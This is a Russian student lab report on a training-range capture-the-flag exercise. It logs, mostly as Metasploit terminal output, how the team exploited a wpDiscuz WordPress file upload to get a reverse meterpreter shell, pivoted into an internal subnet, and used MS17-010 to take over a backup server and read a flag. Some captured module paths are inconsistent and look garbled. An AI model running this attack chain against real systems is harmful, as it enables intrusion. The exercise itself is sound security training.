

Отчёт по лабораторной работе 4-С

Захват backup-сервера

Козлов В.П. Гэинэ А. Шуваев С. Джахангиров И.З Хватов М.Г.

Российский университет дружбы народов им. Патриса Лумумбы, Москва, Россия

- Козлов В.П., Шуваев С.
- НФИбд-02-22
- Российский университет дружбы народов


Выполнение лабораторной работы

Данный сценарий посвящён атаке на внутренний резервный сервер (backup-сервер) организации с целью получения конфиденциального флага. В ходе выполнения работы демонстрируются этапы разведки внутренней сети, поиска уязвимого хоста и эксплуатации уязвимости MS17-010 (EternalBlue) для получения доступа к файловой системе. Финальной задачей является извлечение файла `flag.txt`, содержащего ответ на задание.

Задание

1. Получите доступ к сети через уязвимость на корпоративном сайте или почтовом сервере, создав meterpreter-сессию.
2. Исследуйте внутреннюю сеть, добавьте маршрут и найдите активные хосты с помощью сканирования ARP.
3. Найдите backup-сервер, отсканировав открытые порты (SMB 445, FTP 21) на найденных хостах.
4. Проверьте и эксплуатируйте уязвимость MS17-010 на найденном сервере, получив на него сессию с правами SYSTEM.
5. Найдите и прочитайте флаг в файле flag.txt.

Обнаружил уязвимые полигоны



```
[*] 195.239.174.25 - Pro[...]  
[*] 195.239.174.25 - Detected plugin: duplicator version 1.3.26  
[*] 195.239.174.25 - Detected plugin: elementor version 3.11.0  
[*] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2  
[*] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2  
[*] 195.239.174.25 - Finished scanning plugins  
[*] 195.239.174.25 - Searching Users  
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp/v2/users  
[*] 195.239.174.25 - Finished all scans  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/http/wordpress_scanner) > |
```


Figure 1: Уязвимые полигоны

Нашел эксплойт для WpDiscuz и выбрал подходящий модуль

```
[*] No results from search  
[-] Failed to load module: exploit/multi/http/wp_discuz_unauthenticated_file_upload  
msf6 > use exploit/unix/webapp/wp_discuz_unauthenticated_file_upload  
[*] Using configured payload php/meterpreter/reverse_tcp  
msf6 exploit(multi/http/wp_discuz_unauthenticated_file_upload) > set rhost  
s 195.239.174.25  
rhosts => 195.239.174.25  
msf6 exploit(multi/http/wp_discuz_unauthenticated_file_upload) > |
```

Figure 2: Эксплойт для WpDiscuz


Настроил параметры эксплойта



```
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(wml/wmlapp/wp_upload/wp_upload_unauthenticated_file_upload) > set rhost
s 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(wml/wmlapp/wp_upload/wp_upload_unauthenticated_file_upload) > set blogp
ath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(wml/wmlapp/wp_upload/wp_upload_unauthenticated_file_upload) > set lhost
195.239.174.11
lhost => 195.239.174.11
msf6 exploit(wml/wmlapp/wp_upload/wp_upload_unauthenticated_file_upload) > set lpor
```

Figure 3: Параметры эксплойта

Получил доступ к www-data

A terminal window with a dark background showing a Meterpreter session. The text displayed is:

```
meterpreter > getuid  
Server username: www-data  
meterpreter > 
```

```
meterpreter > getuid  
Server username: www-data  
meterpreter > 
```

Figure 4: Доступ к www-data

Добавил маршрут до внутренней подсети

```
rb:65:in `run'  
meterpreter > run autoroute -s 10.10.10.0/24  
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.  
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]  
[*] Adding a route to 10.10.10.0/255.255.255.0 ...  
[*] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25  
[*] Use the -p option to list all active routes  
meterpreter > 
```

Figure 5: Маршрут до внутренней подсети

Запуск прокси-сервера

```
[*] Use the -p option to list all active routes
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(winx/webapp/wp_updiscuz_unauthenticated_file_upload) > use auxil
iary/server/socks/proxy
[-] No results from search
[-] Failed to load module: auxiliary/server/socks/proxy
msf6 exploit(winx/webapp/wp_updiscuz_unauthenticated_file_upload) > use auxil
iary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set VERSION 4a
VERSION => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
```

Figure 6: Запуск прокси-сервера

Сканирование backup-сервера

```
[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.10.5
RHOSTS => 10.10.10.5
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 445,139,21,135
PORTS => 445,139,21,135
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 10.10.10.5 - 10.10.10.5:21 - TCP OPEN
[+] 10.10.10.5 - 10.10.10.5:135 - TCP OPEN
[+] 10.10.10.5 - 10.10.10.5:445 - TCP OPEN
[+] 10.10.10.5 - 10.10.10.5:139 - TCP OPEN
[*] 10.10.10.5 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 
```

Figure 7: Сканирование backup-сервера

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.5
RHOSTS => 10.10.10.5
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 195.239.174.11
LHOST => 195.239.174.11
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 4445
LPORT => 4445
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 195.239.174.11:4445
[*] 10.10.10.5:4445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.10.10.5:4445 - Built a write-what-where primitive ...
```

Figure 8: Эксплуатация уязвимости

Нашел местоположение файла

```
04 2025-11-28 21:57:00 +0300
meterpreter > search -f flag.txt
Found 1 result ...

```

Path	Size (bytes)	Modified (UTC)
c:\Windows\Temp\flag.txt	8	2025-11-28 19:13:26 +0300

```
meterpreter > cd C:\Windows\Temp
meterpreter > cat flag.txt
```

Figure 9: Местоположение файла

Содержимое файла

```
meterpreter > cd C:\\windows\\fe  
meterpreter > cat flag.txt  
36425  
meterpreter > █
```

Figure 10: Содержимое файла




Figure 11: Ответ подошел

Сценарий показал, как устаревшее ПО (уязвимость MS17-010) на внутреннем сервере позволяет злоумышленнику, получившему доступ к сети, быстро захватить контроль над критическим ресурсом (backup-сервером). Это подтверждает важность регулярного обновления систем и строгой сегментации сети даже внутри защищённого периметра.